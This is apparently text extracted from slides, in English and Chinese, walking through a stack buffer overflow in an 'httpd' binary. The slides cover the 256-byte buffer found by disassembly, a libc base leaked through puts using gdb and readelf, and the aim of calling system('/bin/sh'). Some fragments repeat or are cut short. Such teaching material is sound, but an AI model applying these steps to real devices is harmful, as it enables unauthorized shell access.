
$ Analyze Httpd (gdb) • Locat sub_7dd20() • 0x7dd78 :
r2 = fp – 0x260 • 0x7dd7c : r3 = 0x100 • 0x7dd80 : r0 = r2 • 0x7dd84 : r1 = 0 • 0x7dd88 : r2 = r3 = 0x100 • 0x7dd8c : memset() memset (dest, 0 , sizeof(dest)) memset ( fp – 0x260 , 0 , 0x100 )
IDA pro set lvar type : • dest [256] 位置在
bp - 0x260 • memset (dest, 0 , sizeof(dest)) $ Analyze Httpd

$ Analyze Httpd • dest is 256 bytes, if you
send > 256 bytes, you have a buffer overflow.
Attack

$ Attack https://www.opentech.com.tw/try/01jy82017215022958/nkcqkdnuii2017215022958.pdf

$ Attack ( find libc_base ) • call “system(‘/bin/sh’)” •
前面有用 puts ,利用這個 puts 來 leak libc_base。

$ Attack ( find libc_base ) • gdb trace,設斷點 0x2E4FC,然後
ni,找到 puts 的 address。
$ Attack ( find libc_base ) • gdb trace,設斷點,然後 ni,找到

puts 的 address。 • puts_address : 0x3fdd1cd4

$ Attack ( find libc_base ) • gdb trace,設斷點 0x2E4FC,然後
ni,找到 puts 的 address。 • puts_address : 0x3fdd1cd4

$ Attack ( find libc_base ) • gdb trace,設斷點 0x2E4FC,然後

ni,找到 puts 的 address。 • puts_address : 0x3fdd1cd4 • 找到 puts 在 libc 裡的 offset
trace,設斷點,然後 ,找到 puts 的 address。 • puts_address : 0x3fdd1cd4 找到
puts 裡的 offset • puts_libc_offset : 0x35cd4 ➔ readelf -a /lib/libc.so.0 | grep puts $ Attack ( find libc_base )
trace,設斷點,然後 ,找到 puts 的 address。 • puts_address : 0x3fdd1cd4 找到
puts 裡的 offset • puts_libc_offset : 0x35cd4 • puts_address - puts_libc_offset = libc_base 0x3fdd1cd4 - 0x35cd4 = 0x3fd9c000 $ Attack ( find libc_base )
